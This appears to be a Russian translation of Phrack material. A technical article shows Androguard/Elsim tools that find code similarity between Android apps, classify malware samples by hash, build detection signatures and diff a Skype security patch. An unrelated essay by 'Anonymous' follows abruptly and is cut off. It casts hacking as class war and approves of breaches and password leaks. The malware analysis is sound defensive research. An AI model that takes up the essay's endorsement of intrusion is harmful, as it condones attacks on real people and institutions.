При запуске примера видно, что одна сигнатура обнаружена. Она выводится вместе со статистикой (число кластеров, число сравнений (1) и число сравнений без (18) этого алгоритма):

```
d@t0t0:~/elsim/elsim/elsign$ ./example_sign.py
['Sign1', [0, 1, 0.1875]]
[SIGN:3 CLUSTERS:3 CMP_CLUSTERS:2 ELEMENTS:6 CMP_ELEMENTS:1
-> 18 5.555556%]
```

Если убрать совпадающий элемент, сигнатура не обнаруживается, даже при близких энтропиях (фиктивных значениях) с сигнатурой (строка при этом другая):

```
d@t0t0:~/elsim/elsim/elsign$ ./example_sign.py
[None]
[SIGN:3 CLUSTERS:2 CMP_CLUSTERS:2 ELEMENTS:5 CMP_ELEMENTS:3
-> 15 20.000000%]
```

---

3 — Реальный мир: Android

Теперь применим наши алгоритмы к реальной задаче. Мы выбрали Android-приложения и идентификацию вредоносного ПО. Одна из главных проблем приложений Android — плагиат вследствие лёгкости изменения и распространения приложений.

3.1 Схожесть двух приложений

Для использования нашего обобщённого алгоритма нужно сначала определить, что такое свойства «строка» и «хеш» элемента. Что же является элементом для Android-приложения? Мы определяем его как метод или класс. «Строка» — сигнатура метода, «хеш» — последовательность инструкций.

Наша сигнатура основана на грамматике, описанной Сильвио Чезаре [2]. Эта грамматика очень проста:

```
Procedure ::= StatementList
StatementList ::= Statement | Statement StatementList
Statement ::= BasicBlock | Return | Goto | If | Field | Package | String
Return ::= 'R'
Goto ::= 'G'
If ::= 'I'
BasicBlock ::= 'B'
Field ::= 'F'0 | 'F'1
Package ::= 'P' PackageNew | 'P' PackageCall
PackageNew ::= '0'
PackageCall ::= '1'
PackageName ::= Epsilon | Id
String ::= 'S' Number | 'S' Id
Number ::= \d+
Id ::= [a-zA-Z]\w+
```

Например, для следующего кода:

```
    mov X, 4
    mov Z, 5
    add X, Z
    goto +50
    add X, Z
    goto -100
```

Сигнатура будет:

B[G]B[G]

Мы не учитываем конкретные инструкции, а берём информацию о структуре метода.

Для Android-метода это даёт более сложную сигнатуру:

```
Код:
       [...]
       call [ meth@ 22 Ljava/lang/String; valueOf
              ['(I)', 'Ljava/lang/String;'] ]
       goto 50

Сигнатура:
       B[P1{Ljava/lang/String; valueOf (I)Ljava/lang/String;}G]
```

Мы используем только граф управления потоком (CFG) методов вместе со специфическими инструкциями CFG: «if*» или «goto». Все инструкции типа sparse/packed switch [4] переводятся в инструкции «goto» без деталей. Можно добавлять информацию о пакетах, особенно Android/Java-пакетах — это важные

данные для включения в сигнатуру (например, для отправки SMS необходимо использовать API sendTextMessage).

В сигнатуру можно добавлять информацию о вызове метода пакета, создании объекта, чтении или записи поля. Конечно, можно модифицировать сигнатуру с учётом каждой инструкции метода. Однако в нашем случае (и по результатам экспериментов) это излишне: мы не зависим от «природы» каждой инструкции, а только от информации высокого уровня.

Можно расширить концепцию с помощью «предопределённых» сигнатур:

• 0: информация о пакетах (вызов/создание) и полях, без информации о строках
• 1: 0 + с размером строк
• 2: 0 + фильтрация имён Android-пакетов
• 3: 0 + фильтрация имён Java-пакетов
• 4: 0 + фильтрация Android/Java-пакетов

Наличие разных типов сигнатур позволяет динамически менять сигнатуру в зависимости от того, что нас больше интересует: общая структура функции или Android-пакеты.

Например, разобрав конкретный метод с помощью Androguard [1] или smali/baksmali [27], получим разные сигнатуры:

```
d@t0t0:~/androguard$ ./androlyze.py -s
Androlyze version 1.0
In [1]: a, d, dx =
AnalyzeAPK("./examples/android/TestsAndroguard/bin/TestsAndroguard.apk")
In [5]: d.CLASS_Ltests_androguard_TestIfs.METHOD_testCFG.pretty_show()
       METHOD access_flags=public (Ltests/androguard/TestIfs; testCFG,()V)
       local registers: v0...v7
return:void
testCFG-BB@0x0 :
       0(0) const/4 v0 , [ #+ 1 ] // {1}
       1(2) const/4 v1 , [ #+ 1 ] // {1}
       2(4) const/4 v2 , [ #+ 1 ] // {1}
       3(6) const/4 v3 , [ #+ 1 ] // {1} [ testCFG-BB@0x8 ]

testCFG-BB@0x8 :
       4(8) iget-boolean v4 , v7 , [ field@ 14 Ltests/androguard/TestIfs; Z P ]
       5(c) if-eqz v4 , [ + 77 ] [ testCFG-BB@0x10  testCFG-BB@0xa6 ]
[...]
```

С SIGNATURE_L0_0 (тип 0) и SIGNATURE_L0_3 (тип 3):

```
In [6]: dx.get_method_signature(d.CLASS_Ltests_androguard_TestIfs.
METHOD_testCFG, predef_sign = analysis.SIGNATURE_L0_0).get_string()
Out[6]: 'B[]B[I]B[I]B[]B[]B[P0P1P1P1P1P1P1P1P1P1]B[I]B[]B[I]B[I]B[R]
B[G]B[G]'
In [9]: dx.get_method_signature(d.CLASS_Ltests_androguard_TestIfs.
METHOD_testCFG, predef_sign = analysis.SIGNATURE_L0_3).get_string()
Out[9]: 'B[]B[I]B[I]B[]B[]B[P0{Ljava/lang/StringBuilder;}P1
{Ljava/lang/String;valueOf(I)Ljava/lang/String;}
P1{Ljava/lang/StringBuilder;(Ljava/lang/String;)V}
[...]
B[I]B[]B[I]B[I]B[R]B[G]B[G]'
```

Проверим нашу сигнатуру на реальном вредоносном ПО — Foncy [5]:

```
In [15]: a, d, dx =
AnalyzeAPK("./apks/malwares/foncy/6be2988a916cb620c71ff3d8d4dac5db2881c6\
75dd34a4bb7b238b5899b48600")
```

В данном случае нас больше интересуют сигнатуры, включающие Android- и Java-пакеты:

```
In [16]: dx.get_method_signature(d.CLASS_Lorg_eapp_MagicSMSActivity.
METHOD_onCreate, predef_sign = analysis.SIGNATURE_L0_2).get_string()
```

```
Out[16]: 'B[P1{Landroid/app/Activity;onCreate(Landroid/os/Bundle;)V}P0
P1{Landroid/os/Environment;getExternalStorageDirectory()Ljava/io/File;}P1
P1P1P1P1P0P0P1P1P1P1P1P1I]B[R]B[P1]
B[P1{Landroid/telephony/SmsManager;getDefault()
Landroid/telephony/SmsManager;}
P1{Landroid/telephony/SmsManager;sendTextMessage(...)V}
[...]
P1{Landroid/widget/Toast;makeText(...)Landroid/widget/Toast;}
P1{Landroid/widget/Toast;show()V}G]B[G]'
```

Интересно заметить: даже если базовые блоки расположены в другом порядке, сложность Колмогорова сохраняется и наблюдается значительная схожесть (функция TestReorg). Если реорганизовать каждый базовый блок в сигнатуре, результаты остаются практически теми же (NCD обходит базовую обфускацию CFG):

```
d@t0t0:~/elsim$ ./tests/test_similarity.py
*  LZMA
(0.031779661774635315, 0)
(0.031779661774635315, 0)
(0.04237288236618042, 0)
[....]
```

«Хеш» — последовательность инструкций в каждом методе; для каждой инструкции мы удаляем информацию, зависящую от компиляции (регистры и т.д.).

Определив свойства «строка» и «хеш» в контексте Android-приложений, протестируем алгоритм на различных образцах. Мы используем инструмент «androsim.py» — простой скрипт на основе «Elsim».

Этот инструмент выявляет и сообщает:

• идентичные методы;
• похожие методы;
• удалённые методы;
• новые методы;
• пропущенные методы.

Кроме того, вычисляется счёт схожести (от 0.0 до 100.0) на основе значений идентичных методов (1.0) и похожих методов (в данном случае финальное значение вычисляется с использованием компрессора BZ2, поскольку возвращаемое значение более «информативно» для счёта).

Для первого теста используем вредоносное ПО «opfake» [6]. Если взять два образца из одного семейства, обнаруживается высокий показатель схожести:

```
d@t0t0:~/androguard$ ./androsim.py -i
apks/malwares/opfake/\
b79106465173490e07512aa6a182b5da558ad2d4f6fae038101796b534628311
apks/malwares/opfake/\
b906279e8c79a12e5a10feafe5db850024dd75e955e9c2f9f82bbca10e0585a6

Elements:
        IDENTICAL:     34
        SIMILAR:        5
        NEW:            0
        DELETED:        0
        SKIPPED:        0
       --> methods: 99.100500% of similarities
```

Эти два образца имеют похожие методы. Можно получить больше информации, указав опцию «-d»:

```
SIMILAR methods:
       Lcom/reg/MainRegActivity; displayFakeProgress ()V 61
               --> Lcom/reg/MainRegActivity; displayFakeProgress ()V
                   61 0.0909090936184
```

```
        Lcom/reg/MainRegActivity; getNextButton ()Landroid/widget/Button;
        40
                --> Lcom/reg/MainRegActivity; getNextButton
                ()Landroid/widget/Button; 40 0.125
        [...]
IDENTICAL methods:
        Lcom/reg/MainRegActivity; PushMsg (Ljava/lang/String;
        Ljava/lang/String;)V 76
                --> Lcom/reg/MainRegActivity; PushMsg (Ljava/lang/String;
                Ljava/lang/String;)V 76
        [...]
```

По сути, мы способны определить, принадлежат ли два образца одному семейству вредоносных программ. Если да, аналитик может начать анализ с похожих методов.

В следующей части мы увидим, как определить различия (какие инструкции были изменены) между двумя похожими методами. При тестировании с двумя разными образцами (opfake и foncy) наблюдаем следующее:

```
d@t0t0:~/androguard$ ./androsim.py -i
apks/malwares/opfake/\
b79106465173490e07512aa6a182b5da558ad2d4f6fae038101796b534628311
apks/malwares/foncy/\
01f6f6379543f4aaa0d6b8dcd682f4e2b106527584b3645eb674f1646faccad5

Elements:
        IDENTICAL:     1
        SIMILAR:       0
        NEW:           2
        DELETED:       38
        SKIPPED:       0
       --> methods: 33.333333% of similarities
```

Странный счёт схожести объясняется тем, что все методы, включая маленькие, были сравнены. Можно пропустить методы маленького размера с помощью опции «-s»:

```
d@t0t0:~/androguard$ ./androsim.py -i
apks/malwares/opfake/\
b79106465173490e07512aa6a182b5da558ad2d4f6fae038101796b534628311
apks/malwares/foncy/\
01f6f6379543f4aaa0d6b8dcd682f4e2b106527584b3645eb674f1646faccad5 -s 10

Elements:
        IDENTICAL:     0
        SIMILAR:       0
        NEW:           2
        DELETED:       29
        SKIPPED:       33
       --> methods: 0.000000% of similarities
```

С этим инструментом можно делать многое:
• обнаруживать плагиат между двумя Android-приложениями;
• проверять, правильно ли приложение защищено обфускатором;
• легко извлекать внедрённые коды (если известно оригинальное приложение).

Есть и много других интересных применений: обнаружение, написаны ли образцы вредоносного ПО одним автором, или повторное использование кода. Анализируя образец «faketoken» [7] и образец «opfake.d», мы получили интересный результат.

Первый образец «faketoken» обнаруживается 19/43 антивирусными продуктами на VirusTotal [8]. Второй образец «opfake.d» — 16/41 продуктами [9]. Все эти антивирусные продукты используют разные имена, за исключением DrWeb.

Запустив наш инструмент, получаем:

```
d@t0t0:~/androguard$ ./androsim.py -i
apks/plagiarism/opfake/\
```

```
f7c36355c706fc9dd8954c096825e0613807e0da4bd7f3de97de0aec0be23b79
apks/plagiarism/opfake/\
61da462a03d8651a6088958b438b44527973601e604e3ca18cb7aa0b3952d2ac

Elements:
        IDENTICAL:     951
        SIMILAR:       5
        NEW:           34
        DELETED:       23
        SKIPPED:       0
       --> methods: 96.516954% of similarities
```

Можно пропустить конкретные библиотеки, общие для этих образцов (например, "Lorg/simpleframework/xml"), и методы маленького размера. Это даёт ещё более интересный результат:

```
d@t0t0:~/androguard$ ./androsim.py -i
apks/plagiarism/opfake/\
f7c36355c706fc9dd8954c096825e0613807e0da4bd7f3de97de0aec0be23b79
apks/plagiarism/opfake/\
61da462a03d8651a6088958b438b44527973601e604e3ca18cb7aa0b3952d2ac
-e "Lorg/simpleframework/" -s 100 -d

Elements:
        IDENTICAL:     9
        SIMILAR:       3
        NEW:           14
        DELETED:       11
        SKIPPED:       5260
       --> methods: 44.998713% of similarities

SIMILAR methods:
       Ltoken/bot/MainApplication; loadStartSettings
       (Ljava/lang/String;)Ltoken/bot/StartSettings; 230
               --> Lcom/load/wap/MainApplication; loadStartSettings
               (Ljava/lang/String;)Lcom/load/wap/StartSettings; 190 0.375
       [...]

IDENTICAL methods:
       Ltoken/bot/Settings; isDeleteMessage (Ljava/lang/String;
       Ljava/lang/String;)Z 132
               --> Lcom/load/wap/Settings; isDeleteMessage
               (Ljava/lang/String; Ljava/lang/String;)Z 132
       [...]
```

Как видно, имена методов «в точности» совпадают, а сигнатуры (и байткод с высокой вероятностью) — те же. Это очень полезно для обнаружения кражи вашего программного обеспечения.

3.2 Различия двух приложений

К этому моменту у нас есть инструмент, способный распознавать похожие методы, но хотелось бы иметь больше информации о различиях между ними.

Для этого мы применим тот же алгоритм, но изменим «гранулярность» и сосредоточимся на базовых блоках для извлечения различий. Однако в этом случае мы не используем классическую сигнатуру для каждого базового блока, а вместо этого простую «строку», представляющую последовательность инструкций. Таким образом, как и в предыдущем алгоритме, у нас будут:

- идентичные базовые блоки
- похожие базовые блоки
- новые базовые блоки
- удалённые базовые блоки

По списку похожих базовых блоков можно применить стандартный алгоритм «diff» между каждой парой, чтобы узнать, какие инструкции были добавлены или удалены.

Для получения всех различий можно использовать алгоритм наибольшей общей подпоследовательности (LCS) [11]. Для применения LCS каждую уникальную инструкцию отображаем в простую строку:

```
ADD 3       -> "\00"
ADD 1       -> "\01"
MOV 3       -> "\02"
ADD 3       -> "\00"
```

Если у нас два базовых блока, переводим каждый в итоговую строку:

```
ADD 3
ADD 1
SUB 2
IGET           => "\x00\x01\x02\x03\x00\x04"
ADD 3
GOTO

ADD 3
ADD 3
SUB 2
IGET           => "\x00\x00\x02\x03\x05\x04"
MUL 4
GOTO
```

Применение алгоритма LCS [11] между этими двумя строками выявляет добавленные или удалённые инструкции:

```
In [5]: from elsim_dalvik.py import LCS
In [7]: a = "\x00\x01\x02\x03\x00\x04"
In [9]: b = "\x00\x00\x02\x03\x05\x04"
In [10]: z = LCS(a, b)

In [12]: from elsim_dalvik import getDiff
In [13]: l_a = []
In [14]: l_r = []
In [15]: getDiff(z, a, b, len(a), len(b), l_a, l_r)
In [16]: l_a
Out[16]: [(1, '\x00'), (4, '\x05')]
// "ADD 3" и "MUL 4" добавлены во втором базовом блоке
In [17]: l_r
Out[18]: [(1, '\x01'), (4, '\x00')]
// "ADD 1" и "ADD 3" удалены из первого базового блока
```

Хотя можно использовать и более совершенный алгоритм — Нидлмана [10] (применяемый в биологии для «выравнивания последовательностей» [12] или при сравнении трассировок сети [35]), тесты показали, что алгоритм LCS вполне достаточен.

Теперь у нас есть новый инструмент «androdiff.py» для извлечения и наблюдения различий между двумя Android-приложениями. Мы протестировали его на двух версиях Skype для анализа патча уязвимости безопасности [13] (в основном связанной с некорректным использованием разрешений файлов):

```
d@t0t0:~/androguard$ ./androsim.py -i
elsim/examples/android/com.skype.raider_1.0.0.831.apk
elsim/examples/android/com.skype.raider_1.0.0.983.apk -c BZ2

Elements:
        IDENTICAL:     2059
        SIMILAR:       167
        NEW:           27
        DELETED:       0
        SKIPPED:       0
       --> methods: 98.192539% of similarities
```

Имеется несколько методов для анализа, но только немногие новые методы присутствуют; два из них особенно интересны:

```
        Lcom/skype/ipc/SkypeKitRunner; chmod (Ljava/io/File;
                Ljava/lang/String;)Z 61
        Lcom/skype/ipc/SkypeKitRunner; fixPermissions ([Ljava/io/File;)V 47
```

Теперь можно найти в похожих методах те, в которых вызываются эти новые методы:

```
d@t0t0:~/androguard$ ./androdiff.py -i
elsim/examples/android/com.skype.raider_1.0.0.831.apk
elsim/examples/android/com.skype.raider_1.0.0.983.apk -d
[...]
[ ('Lcom/skype/ipc/SkypeKitRunner;', 'run', '()V') ] <->
[ ('Lcom/skype/ipc/SkypeKitRunner;', 'run', '()V') ]
run-BB@0xae run-BB@0xae
Added Elements(2)
        0xba 3 invoke-virtual v8 , [ meth@ 5897
        Ljava/security/MessageDigest; reset ['()', 'V'] ]
        0xc0 4 sget-object v9 , [ field@ 1299
        Lcom/skype/ipc/SkypeKitRunner; [B MAITSEAINE ]
Deleted Elements(0)

run-BB@0x320 run-BB@0x316
Added Elements(1)
        0x332 5 const/4 v8 , [ #+ 0 ] // {0}
Deleted Elements(1)
        0x328 5 const/4 v8 , [ #+ 3 ] // {3}

run-BB@0x352 run-BB@0x348
Added Elements(1)
        0x364 4 const-string v5 , [ string@ 2921 'chmod 750 ' ]
Deleted Elements(1)
        0x35a 4 const-string v5 , [ string@ 2904 'chmod 777 ' ]

run-BB@0x52c run-BB@0x522
Added Elements(10)
        0x59e 29 invoke-virtual v4 , [ meth@ 109
        Landroid/content/Context; getFilesDir ['()', 'Ljava/io/File;'] ]
        [...]
        0x5de 46 invoke-direct v0 , v1 , [ meth@ 1923
                 Lcom/skype/ipc/SkypeKitRunner; fixPermissions
                 ['([Ljava/io/File;)', 'V'] ]
Deleted Elements(0)
[...]
```

Как видно, некоторые константы изменены (3 на 0, 777 на 750) для исправления некорректного использования разрешений файлов. Новый метод вызывается для исправления существующих разрешений файлов.

3.3 Поиск сигнатуры в приложениях

Если нужно обнаружить, присутствует ли конкретный метод (или класс) в другом приложении, необходимо проверить все методы этого приложения.

Более того, при наличии базы данных сигнатур нужно проверить каждую сигнатуру в приложении. Например, если база данных содержит 1000 сигнатур, а приложение — 1000 методов, потребуется:
• 1000 * 1000 -> 1.000.000 сравнений для получения результата

Вот почему нужно другое решение — второй алгоритм (2.2). В нём нам нужен набор вещественных значений для выполнения кластеризации. В качестве источника вещественных значений мы используем различные энтропии.

Обобщённый алгоритм (2.2) уже описан, поэтому нужно только определить элемент

в данной реализации. Элемент (часть нашей сигнатуры) состоит из:
• строки, представляющей метод или класс (сигнатура по грамматике из 3.1)
• набора энтропий (вещественных значений)

Важнейшая часть — набор энтропий. Мы используем разные источники для лучших результатов. Android-приложение предоставляет большой объём информации. Одним из источников является используемый API (Android/Java API). Другим — исключения, поскольку они хорошо характеризуют метод. Также можно использовать энтропию сигнатуры и байткода. Возможно, имеется избыточность (энтропия сигнатуры включает Android/Java-пакеты и исключения), поэтому нужно больше работы в этом направлении, однако такая избыточность не порождает ложных срабатываний.

Определим простой JSON-файл для генерации сигнатуры, извлечения энтропий и добавления в базу данных. Берём вредоносное ПО «logastrod» [14] и создаём сигнатуру после его анализа, чтобы найти наиболее интересные вредоносные части:

```
d@t0t0:~/androguard$ cat signatures/logastrod.sign
[ { "SAMPLE" :
"apks/malwares/logastrod/ \
f18891b20623ad35713e7f44feade51a1fd16030af55056a45cefa3f5f38e983"
}, { "BASE" : "AndroidOS", "NAME" : "Logastrod", "SIGNATURE" :
[ { "TYPE" :
"METHSIM", "CN" : "Lcom/pavel/newmodule/RuleActivity;", "MN" : "onCreate",
"D" : "(Landroid/os/Bundle;)V" }, { "TYPE" : "METHSIM", "CN" :
"Lcom/pavel/newmodule/LicenseActivity;", "MN" : "onCreate", "D" :
"(Landroid/os/Bundle;)V" } ], "BF" : "a && b" } ]
```

Имя этой сигнатуры — «Logastrod»; для положительного совпадения нужно распознать оба метода (булева формула).

Используя инструмент «androcsign.py», можно извлечь энтропии и сигнатуры методов из указанного образца и добавить их в базу данных:

```
d@t0t0:~/androguard$ ./androcsign.py -i signatures/logastrod.sign -d
signatures/dbandroguard
[{u'Logastrod': [[[0, 'Qlt[...]kdd',
4.809434597538392, 4.584117420715886, 4.538809415871831, 0.0]], u'a && b'
]}]
```

Теперь можно использовать «androsign.py» для проверки файла или каталога с использованием базы данных сигнатур.

"f22affca4ea15e58d8b4d345e54a7910b03c37fa70941bbcf36659cb809f13d9" — образец вредоносного ПО «logastrod»:

```
d@t0t0:~/androguard$ ./androsign.py -i
apks/malwares/logastrod/f22affca4ea15e58d8b4d345e54a7910b03c37fa70941bbcf36
659cb809f13d9 -b signatures/dbandroguard -c signatures/dbconfig -v
[SIGN:69 CLUSTERS:10
CMP_CLUSTERS:8 ELEMENTS:31 CMP_ELEMENTS:39 -> 2139 1.823282%] [[91, 92,
0.27931034564971924], [91, 93, 0.18803419172763824]] ----> Logastrod
```

Как видно, выполнено всего «39» сравнений благодаря кластеризации. Без неё потребовалось бы «2139» сравнений для того же результата.

```
d@t0t0:~/androguard$ ./androsign.py -d apks/malwares/logastrod/ -b
signatures/dbandroguard -c signatures/dbconfig
f22affca4ea15e58d8b4d345e54a7910b03c37fa70941bbcf36659cb809f13d9 : ----> Logastrod
a0a42b9f1d45a0e09a8da6d9ce8e74952340a538251d0e697cfe1b16e5ac6696 : ----> Logastrod
77943921c7d6bad5f2e45fa22df4c23d034021ae56f0b09ecac8efb97830e0de : ----> Logastrod
fea4dd75dfc4bfe279faf0b7675c48166ecac57bc8e8436c277a6da20582892f : ----> Logastrod
f18891b20623ad35713e7f44feade51a1fd16030af55056a45cefa3f5f38e983 : ----> Logastrod
e45caa25f87531cff2ee2803374ac78de0757941dd1311e3411ce4cdf6d5d942 : ----> Logastrod
```

На VirusTotal все эти образцы не идентифицируются одинаково несколькими

антивирусными продуктами:

```
f22affca... : 22/43 антивируса
a0a42b9f... : 19/43 антивируса
77943921... : 22/43 антивируса
fea4dd75... : 21/43 антивируса
f18891b2... : 19/43 антивируса
e45caa25... : 21/43 антивируса
```

Мы поддерживаем открытую базу данных вредоносного ПО Android [15], где можно найти ссылки на анализы и несколько сигнатур. Главная сложность — создание сигнатуры: нужно тщательно выбирать метод/класс для добавления в базу данных, чтобы по возможности избежать ложных срабатываний. Другими словами, не добавляйте метод/класс из свободного/проприетарного «API» или проекта в базу данных вредоносного ПО :)

Этот инструмент можно использовать для проверки, не был ли украден ваш код, с помощью анализа нескольких файлов. Представьте, что вы создали сверхоткрытый и l33t-алгоритм и хотите знать, не был ли он позаимствован и включён в проприетарное ПО. Конечно, можно создавать базы данных самых разных вещей — от криптографических функций до баз ДНК...

---

4 — Заключение

Схожесть — сложная задача, но можно достичь интересных результатов, используя NCD и энтропию с «нормализованными» данными.

В конце статьи вы найдёте два инструмента. Первый — Androguard в первой стабильной версии 1.0. Androguard — известный Python-фреймворк для работы, обратной разработки и игры с Android-приложениями. Стабильная версия, которую мы выпускаем вместе со статьёй, содержит множество нового (в особенности стабильность инструментов схожести) и несколько советов и приёмов для обратной разработки Android-приложений (например, работа с именами, содержащими символы не ASCII).

В этом фреймворке несколько инструментов используют новое программное обеспечение с открытым исходным кодом Elsim для поиска схожестей/различий в разных наборах элементов. Мы описали два типа «обобщённых» алгоритмов. Первый используется для поиска схожестей между двумя наборами элементов. Второй — когда есть база данных сигнатур и нужен быстрый механизм их поиска в наборе элементов.

Наконец, мы описали новый алгоритм энтропии («дескрипционная энтропия»), который можно использовать для классификации и получения дополнительной информации об элементе, а также два новых алгоритма, помогающих решить задачу схожести.

Elsim не ограничен Android-приложениями; в ближайшие месяцы инструмент будет улучшен для поддержки x86 и ARM-бинарных файлов.

Большое спасибо редакции Phrack за предложения по улучшению этой работы.

«Разговоры дёшевы. Покажите мне код». — Линус Торвальдс

---

5 — Литература


```
[1] Androguard. http://code.google.com/p/androguard/
[2] Silvio Cesare (2010). "Classification of malware using structured control flow".
[3] MacQueen, J. B. (1967). "Some Methods for classification and Analysis of Multivariate Observations".
[4] Android source code (dalvik). http://source.android.com/
[5] Foncy Android Malware. http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#foncy
[6] Opfake Android Malware. http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#opfake_(all)
[7] Faketoken Android Malware. http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#faketoken
[8] https://www.virustotal.com/file/f7c36355c706fc9dd8954c096825e0613807e0da4bd7f3de97de0aec0be23b79/analysis
[9] https://www.virustotal.com/file/61da462a03d8651a6088958b438b44527973601e604e3ca18cb7aa0b3952d2ac/analysis
[10] Needleman, Saul B and Wunsch, Christian D. (1970). "A general method applicable to the search for simila
[11] L. Bergroth and H. Hakonen and T. Raita (2000). "A Survey of Longest Common Subsequence Algorithms".
[12] Sequence Alignment. http://en.wikipedia.org/wiki/Sequence_alignment
[13] Android Police. http://www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-
[14] Logastrod Android Malware. http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#Logastrod
[15] Opensource Database of Android Malware. http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares
[16] Manuel Cebrian, Manuel Alfonseca and Alfonso Ortega. "Common Pitfalls Using Normalized Compression Dista
[17] R. Cilibrasi and P. M. B. Vitanyi. "Clustering by compression"
[18] Kolmogorov A. N (1965). "Three Approaches for Defining the Concept of Information Quantity"
[19] Snappy compressor. http://code.google.com/p/snappy/
[20] Cilibrasi, R. & Vitanyi, P. (2005). "Clustering by compression"
[21] Dullien, T. & Rolles, R. (2005). "Graph-based comparison of executable objects"
[22] M. Li and P. Vitanyi (1997). "An introduction to Kolmogorov Complexity and Its Applications"
[23] D. Sankoff and J. Kruskal (1983, 1989). "Time warps, string edits and macromolecules"
[24] J. Shallit, M.-W. Wang. "Automatic Complexity of Strings".
[25] T. Sabin. "Comparing binaries with graph isomorphisms". http://razor.bindview.com/publish/papers/compari
[26] Wikipedia: http://en.wikipedia.org/wiki/Kolmogorov_complexity
[27] Jesus Freke. http://code.google.com/p/smali/
[28] http://en.wikipedia.org/wiki/Cluster_analysis
[29] A. D. Danaksok and F. G. Gologlu, On Lempel-Ziv. "Complexity of Sequences"
[30] Lempel, A., Ziv, J. "On the complexity of finite sequences"
[31] S. Janson, S. Lonardi and W. Szpankowski. "On average sequence complexity"
[32] J. Shallit. "On the maximum number of distinct factors in a binary string"
[33] http://www.c-sharpcorner.com/uploadfile/acinonyx72/calculating-the-normalized-compression-distance-betwe
[34] SMILES http://en.wikipedia.org/wiki/Simplified_molecular-input_line-entry_system
[35] Netzob http://www.netzob.org/
```


---

6 — Код

```
begin 664 androguard-1.0.tar.gz
[Бинарный архив uuencoded — androguard-1.0.tar.gz]
```

(Бинарный uuencoded-архив с исходным кодом Androguard 1.0 и Elsim опущён для компактности. В оригинальном файле присутствует полный архив.)

Линии на песке: на чьей ты стороне в классовой войне хакеров?

Автор: Anonymous

На фоне стремительно растущей активности хакеров и утечек информации, идущей параллельно с революционными потрясениями по всему миру, мы всё чаще слышим, как правительства, пытающиеся сохранить легитимность и расширить полицейские полномочия, бросаются риторикой о «кибервойне». Говоря о приоритетах ФБР спустя десять лет после 11 сентября, директор ФБР Роберт Мюллер заявил в недавней речи на конференции Международной ассоциации начальников полиции (IACP), что «следующей угрозой будет киберпространство… саморадикализировавшиеся индивиды, использующие онлайн-ресурсы, и люди, планирующие кибератаки» [21]. Хотя хакеры высмеяли Мюллера и IACP прямо во время конференции, взломав их веб-сайты, трудно поверить, что хакеры представляют большую угрозу, чем «террористы». Тем не менее эта логика используется для того, чтобы закачать ещё больше миллиардов долларов в карманы белых шляп в частных военных и разведывательных корпорациях-подрядчиках — на разработку более совершенных оборонительных и наступательных технологий. США также предлагают ряд изменений в Закон о компьютерном мошенничестве и злоупотреблениях 1986 года, предусматривающих более суровые наказания (включая обязательные минимальные сроки), а также квалификацию компьютерного взлома по законодательству о рэкете (RICO). По большей части участившиеся облавы на хакеров в основном нацелены на мелких дефейсеров и DDoS-школьников, якобы связанных с Anonymous, — едва ли это «иностранная террористическая угроза критической инфраструктуре», которой оправдывают предлагаемое ужесточение санкций для хакеров и рост финансирования индустрии безопасности. Но дело не только в мелкой рыбёшке: атаки на высокопоставленные институции — правоохранительные органы, военных и корпоративных мишеней — участились и стали как более разрушительными, так и более политически внятными. Мы переживаем начальную стадию следующей Классовой войны хакеров, и поскольку в игре участвуют множество фракций, каждая со своей повесткой и стратегией, а всё больше хакеров взламывают системы ради революции или продаются военно-разведывательному промышленному комплексу, вопрос «на чьей ты стороне?» встаёт сам собой.

Военные чиновники США, охотно рассказывающие о том, как Пентагон укрепил компьютерную оборону, обычно предпочитают молчать, когда их спрашивают о наступательных интернет-возможностях. Список кибервозможностей — доступный только политикам — описывается как охватывающий всё: от внедрения компьютерных вирусов до вывода из строя электросетей [1]. Это было бы невозможно без помощи компьютерных хакеров, работающих прямо или косвенно на Министерство обороны, а также без склонности нашего сообщества поддерживать или терпеть тех, кто делает этот выбор. К сожалению, подобный менталитет нередко пропагандируют фигуры, которых охотно цитируют в мейнстримных новостях, претендуя говорить от имени хакерского сообщества. С другой стороны, среди чёрных шляп и уголовно мыслящих всегда существовало негодование по отношению к корпоративным предателям, называющим себя хакерами, но на деле защищающим системы от тех, кто реально в них ломится. Немало написано о продажных белых шляпах, охраняющих жизненно важную инфраструктуру от других, более жизнелюбивых хакеров. Годами всех веселило то, как очередные важные шишки получали по заслугам, а их письма и пароли публиковались в аккуратно оформленных .txt-файлах. Помимо сотрудничающих с ФБР мразей и «профессионалов» безопасности, пришло время назвать ещё одну нарождающуюся угрозу целостности нашей сцены: активные усилия армии США по подготовке и вербовке хакеров для помощи системам кибер«обороны» США.

С принятием Закона об оборонных ассигнованиях на 2012 год Министерство обороны получило «прямые полномочия на проведение тайных военных операций в киберпространстве в поддержку военных операций». Reuters сообщает, что «Пентагон составил секретный список своих наступательных кибервозможностей, чтобы политики знали, какие варианты имеются». В какой мере США уже прибегали к наступательным электронным атакам — по большей части домыслы. Широко считается, что США или израильские военные, или обе страны в сотрудничестве, разработали STUXNET для уничтожения ядерных объектов Ирана [2].

Чтобы восполнить потребность в квалифицированных специалистах по безопасности, армия ведёт несколько школ и учебных курсов, призванных превратить молодых военнослужащих-компьютерных энтузиастов в опытных хакеров. Военная академия США в Вест-Пойнте, штат Нью-Йорк, имеет отделение ACM SIGSAC, которое ведёт специальные классы по методам удалённого вторжения и периодически организует живые хакерские соревнования для «подготовки и привлечения военнослужащих, офицеров или гражданских лиц, аффилированных с правительством». Прошлой весной команда Вест-Пойнта одержала победу над «опытными хакерами из АНБ» на Учениях по киберзащите 2011 года. Другие военные хакерские команды — например, ddtek (под руководством капитан-лейтенанта Криса Игла, регулярно выступающего на DEFCON и Blackhat) — также участвуют в гражданских хакерских турнирах, в частности в CTF DEFCON, обычно доминируя в соревнованиях, выставляя десятки выпускников военно-морских специализаций по кибербезопасности [3][4]. Нет сомнений, что многие из этих людей в итоге окажутся в USCYBERCOM или других тайных военных хакерских структурах, ведущих атаки в интересах богатого правящего класса.

